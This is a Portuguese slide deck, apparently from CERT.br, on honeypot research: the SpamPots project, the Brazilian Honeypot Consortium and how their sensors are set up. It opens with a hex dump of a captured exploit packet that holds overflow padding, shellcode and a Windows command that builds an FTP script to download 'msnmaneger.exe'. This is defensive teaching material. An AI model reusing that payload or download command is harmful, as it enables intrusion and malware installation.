  0050: 0000 0000 0000 007e 1000 0000 00d4 0000  .......~........
  0060: 807e 1060 8210 7a06 062b 0601 0505 02a0  .~....z..+.....
  0070: 8210 6e30 8210 6aa1 8210 6623 8210 6203  ..n0..j¡..f#..b.
  0080: 8204 0100 4141 4141 4141 4141 4141 4141  ....AAAAAAAAAAAA
  0090: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  [...]
  0500: 0000 8b40 3405 7c00 0000 8b68 3c5f 31f6  ...@4.|....h<_1.
  0510: 6056 eb0d 68ef cee0 6068 98fe 8a0e 57ff  ....h....h....W.
  0520: e7e8 eeff ffff 636d 6420 2f63 2065 6368  ......cmd /c ech
  0530: 6f20 6f70 656e 2030 2e30 2e30 2e30 2032  o open 0.0.0.0 2
  0540: 3139 3130 203e 3e20 6969 2026 6563 686f  1910 >> ii &echo
  0550: 2075 7365 7220 6120 6120 3e3e 2069 6920   user a a >> ii
  0560: 2665 6368 6f20 6269 6e61 7279 203e 3e20  &echo binary >>
  0570: 6969 2026 6563 686f 2067 6574 206d 736e  ii &echo get msn
  0580: 6e6d 616e 6567 6572 2e65 7865 203e 3e20  nmaneger.exe >>
  0590: 6969 2026 6563 686f 2062 7965            ii &echo bye
```

Estudos de Casos

O Projeto SpamPots

- Mantido pelo CGI.br/NIC.br, como parte da CT-Spam
- Implantação de 10 *honeypots* de baixa interatividade, emulando serviços de *proxy*/*relay* aberto e capturando *spam*
- Instalados em redes de banda larga (ADSL/cabo), por um ano
  - 5 provedores de acesso banda larga uma conexão residencial e uma comercial por provedor
- Objetivo: mensurar o abuso de máquinas de usuários finais para o envio de *spam*

O Projeto SpamPots



Configuração dos Honeypots (1/2)

OpenBSD: sistema operacional (SO) adotado


- número de problemas de segurança extremamente baixo, se comparado com outros SOs
- ciclo de atualizações bem definido (2x ao ano)
- boas características proativas de segurança
  - W^X, ProPolice, systrace, *random lib loading order*
- filtro de pacotes pf: *stateful*, *queueing* (ALTQ), redireção de pacotes
- logs no formato `libpcap`: permite *fingerprinting* passivo

Configuração dos Honeypots (2/2)

Honeyd: emulação de serviços

- emulador de SMTP e *proxy* HTTP desenvolvidos por Niels Provos (com pequenas modificações)
- emulador de SOCKS 4/5 desenvolvido pela nossa equipe
  - simula a conexão com o servidor SMTP destino e passa a receber os *e-mails*
  - não entrega os *e-mails*

Consórcio Brasileiro de *Honeypots*



Instituições Consorciadas

- 35 instituições consorciadas
  - indústria, provedores de telecomunicações, redes acadêmicas, governamentais e militares
- Seguem as políticas e procedimentos do projeto
- Cada instituicao fornece:
  - equipamento e rede
  - manutenção do(s) *honeypot*(s)
- A coordenação do projeto precisa conhecer e aprovar as instituições antes de serem consorciadas

Configuração dos *Honeypots*

- Honeyd - http://www.honeyd.org/
  - Emula diferentes SOs
  - Executa *listeners* para emular serviços (IIS, `ssh`, `sendmail`, etc)
- Arpd - http://www.honeyd.org/tools.php
  - *proxy arp* usando um bloco de endereçamento de rede (de /28 a /21)
  - 1 IP para gerenciamento do *honeypot*
  - Outros IPs usados na emulação de diversos SOs e serviços
- OpenBSD pf - http://www.openbsd.org/faq/pf/
  - *Logs* completos do tráfego de rede
  - Formato `libpcap`

Servidor de Coleta dos Dados

- Coleta e armazena os dados brutos contendo o tráfego de rede dos *honeypots*
  - inicia as conexões e usa `ssh` para transferir os dados OpenSSH - `http://www.openssh.org/`
- Realiza verificações de *status* em todos *honeypots*
  - *daemons*, sincronia de relógio, espaço em disco, etc
- Transfere as estatísticas geradas para o servidor *Web*
- Gera os e-mails de notificacao
  - ferramentas usadas: `make`, `sh`, `perl`, `tcpdump`, `ngrep` (modificado), `jwhois`
- Todos os dados são copiados para o servidor *backup offsite*

Referências

- Honeypots e Honeynets: Definições e Aplicações
  http://www.cert.br/docs/whitepapers/honeypots-honeynets/
- Resultados Preliminares do Projeto SpamPots
  http://www.cert.br/docs/whitepapers/spampots/
- Consórcio Brasileiro de Honeypots
  http://www.honeypots-alliance.org.br/
- *The Honeynet Project*
  http://www.honeynet.org/
- CERT.br
  http://www.cert.br/
- NIC.br
  http://www.nic.br/
- CGI.br
  http://www.cgi.br/